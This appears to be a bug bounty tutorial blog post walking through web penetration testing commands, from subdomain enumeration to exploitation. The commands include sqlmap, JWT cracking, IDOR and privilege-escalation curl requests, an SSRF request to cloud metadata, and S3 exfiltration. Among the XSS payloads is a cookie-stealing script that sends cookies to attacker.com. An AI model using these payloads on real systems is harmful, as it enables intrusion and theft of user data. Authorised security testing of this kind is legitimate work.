Listen to this Post

Introduction:
Participating in a prestigious bug bounty program like GovTech Singapore’s GBBP requires a sophisticated arsenal of cybersecurity skills and tools. This article deconstructs the technical methodology behind a successful bug bounty hunt, providing a professional toolkit for web application penetration testing, from initial reconnaissance to vulnerability validation.
Learning Objectives:
- Master the end-to-end technical workflow for modern web application bug bounty hunting.
- Implement advanced reconnaissance, vulnerability scanning, and exploitation commands.
- Develop skills for validating and responsibly disclosing critical security flaws.
You Should Know:
1. Intelligent Reconnaissance and Subdomain Enumeration
Before testing begins, a bug hunter must map the entire attack surface. This involves discovering all associated subdomains and assets.
 Subdomain enumeration using subfinder and amass
subfinder -d target.com -silent | tee subdomains.txt
amass enum -passive -d target.com -o amass_subs.txt
assetfinder --subs-only target.com | tee asset_subs.txt

Combining and sorting unique results
cat subdomains.txt amass_subs.txt asset_subs.txt | sort -u > all_subs.txt

Probing for live hosts with httpx
cat all_subs.txt | httpx -silent -threads 100 > live_subs.txt
This methodology uses multiple passive data sources to build a comprehensive target list. Subfinder leverages numerous public APIs, Amass performs deep recursive enumeration, and Assetfinder extracts domains from various web archives. Httpx then efficiently probes these subdomains to identify live web services, filtering out inactive targets to focus testing efforts.
2. Content Discovery and Endpoint Mapping
With live targets identified, the next phase involves discovering hidden directories, files, and API endpoints that may contain vulnerabilities.
 Directory and file brute-forcing with ffuf
ffuf -w /usr/share/wordlists/seclists/Discovery/Web-Content/common.txt -u https://target.com/FUZZ -mc 200,301,302,403 -o dir_scan.json

API endpoint discovery
ffuf -w /usr/share/wordlists/seclists/Discovery/Web-Content/api-words.txt -u https://target.com/api/v1/FUZZ -mc all -fr "not found" -o api_scan.json

Parameter discovery with Arjun
python3 arjun.py -u https://target.com/search.php --get
Ffuf is a fast web fuzzer that efficiently tests thousands of potential paths. The first command tests common directory and file names, filtering for interesting HTTP status codes. The second command uses an API-specific wordlist to uncover hidden endpoints. Arjun specializes in finding URL parameters that might be vulnerable to SQLi, XSS, or other injection attacks.
3. Vulnerability Scanning and Analysis
Automated scanning helps identify low-hanging fruit, but professional hunters know how to interpret and validate these results.
 Nuclei template scanning for known vulnerabilities
nuclei -l live_subs.txt -t /nuclei-templates/ -o nuclei_results.txt -severity low,medium,high,critical

JavaScript file analysis for secrets and endpoints
python3 linkfinder.py -i https://target.com/app.js -o cli

Subdomain takeover check with Subjack
subjack -w all_subs.txt -t 100 -timeout 30 -o potential_takeovers.txt -ssl
Nuclei uses community-powered templates to check for thousands of known vulnerability patterns. Linkfinder parses JavaScript files to find hidden endpoints and API keys. Subjack checks for subdomains pointing to services that can be hijacked (like deleted AWS S3 buckets or GitHub pages). Each finding requires manual verification to eliminate false positives.
4. Advanced Authentication Bypass Techniques
Authentication mechanisms are prime targets for security testing, requiring sophisticated testing approaches.
 JWT token manipulation
python3 jwt_tool.py <JWT_TOKEN> -C -d /wordlists/rockyou.txt

Testing for IDOR vulnerabilities with curl
curl -H "Authorization: Bearer <token>" https://api.target.com/user/12345/profile
curl -H "Authorization: Bearer <token>" https://api.target.com/user/67890/profile

SQL injection testing with SQLmap
sqlmap -u "https://target.com/search.php?id=1" --level=5 --risk=3 --batch
JWT Tool tests JSON Web Tokens for weak signatures and vulnerable configurations. The IDOR test checks if changing resource IDs in API calls exposes other users’ data. SQLmap automates the detection and exploitation of SQL injection flaws, though ethical hunters use it carefully to avoid database damage.
5. Client-Side Vulnerability Exploitation
Modern web applications often shift logic to the client-side, creating new attack vectors that hunters must master.
 XSS payload testing with encoded vectors
<img src=x onerror=alert(1)>
<script>fetch('https://attacker.com/?cookie='+document.cookie)</script>

<

svg onload=alert(document.domain)>

CSP bypass testing
<script>/CSP bypass/</script>
<base href="https://evil.com/">

Open redirect validation
curl -I "https://target.com/redirect?url=https://evil.com"
Cross-Site Scripting (XSS) remains a critical finding in bug bounties. These payloads test various contexts where user input is reflected without proper encoding. Content Security Policy (CSP) bypass techniques attempt to circumvent modern browser protections. Open redirect vulnerabilities, while often lower severity, can enable more sophisticated phishing attacks.
6. Privilege Escalation and Business Logic Testing
Beyond technical flaws, hunters must identify business logic vulnerabilities that automated tools miss.
 Testing for horizontal privilege escalation
 User A accesses User B's data by changing IDs
curl -H "Authorization: Bearer <userA_token>" https://api.target.com/orders/1001
curl -H "Authorization: Bearer <userA_token>" https://api.target.com/orders/1002

Testing for vertical privilege escalation
 Regular user accessing admin endpoints
curl -X POST -H "Authorization: Bearer <user_token>" https://api.target.com/admin/users/create
These curl commands test for improper access control. Horizontal escalation occurs when users can access peers’ data, while vertical escalation allows lower-privileged users to perform administrative actions. These vulnerabilities often require manual testing and deep understanding of application workflows.
7. Cloud Infrastructure and API Security Testing
Modern applications rely heavily on cloud services and APIs, requiring specialized testing approaches.
 AWS S3 bucket enumeration
aws s3 ls s3://target-bucket/ --no-sign-request
aws s3 cp s3://target-bucket/secretfile.txt . --no-sign-request

Testing GraphQL endpoints
curl -X POST -H "Content-Type: application/json" -d '{"query":"{__schema{types{name}}}"}' https://target.com/graphql

SSRF testing against cloud metadata endpoints
curl -X POST -d 'url=http://169.254.169.254/latest/meta-data/' https://target.com/fetch
Misconfigured cloud storage (S3 buckets) frequently exposes sensitive data. GraphQL endpoints require specialized testing for introspection vulnerabilities and query abuse. Server-Side Request Forgery (SSRF) attacks attempt to access internal cloud metadata services that can lead to full infrastructure compromise.
What Undercode Say:
- The modern bug bounty hunter operates as a security researcher first, hacker second, requiring deep knowledge of both legacy and emerging technologies.
- Success in programs like GovTech GBBP comes from methodological rigor and the ability to chain multiple low-severity findings into critical impact.
The evolution of bug bounty programs reflects the increasing sophistication of both attackers and defenders. Programs like GovTech GBBP attract top talent by offering not just financial rewards but professional recognition and career advancement opportunities. The technical skills demonstrated—from cloud security testing to business logic analysis—represent the new baseline for professional penetration testers. As organizations continue shifting left in their security practices, these bug bounty methodologies are being integrated into enterprise SDLCs, creating demand for hunters who can both find vulnerabilities and articulate their business impact to technical and non-technical stakeholders alike.
Prediction:
The techniques showcased in elite bug bounty programs will become mainstream enterprise security practices within 18-24 months, with AI-assisted vulnerability discovery accelerating finding rates but increasing false positives. Government-sponsored programs will expand globally, creating a standardized framework for responsible vulnerability disclosure that bridges public and private sector security research. The professionalization of bug hunting will lead to certified hunter programs and specialized security roles focused exclusively on continuous offensive testing.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Miguelsegoviagil Bugbounty – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


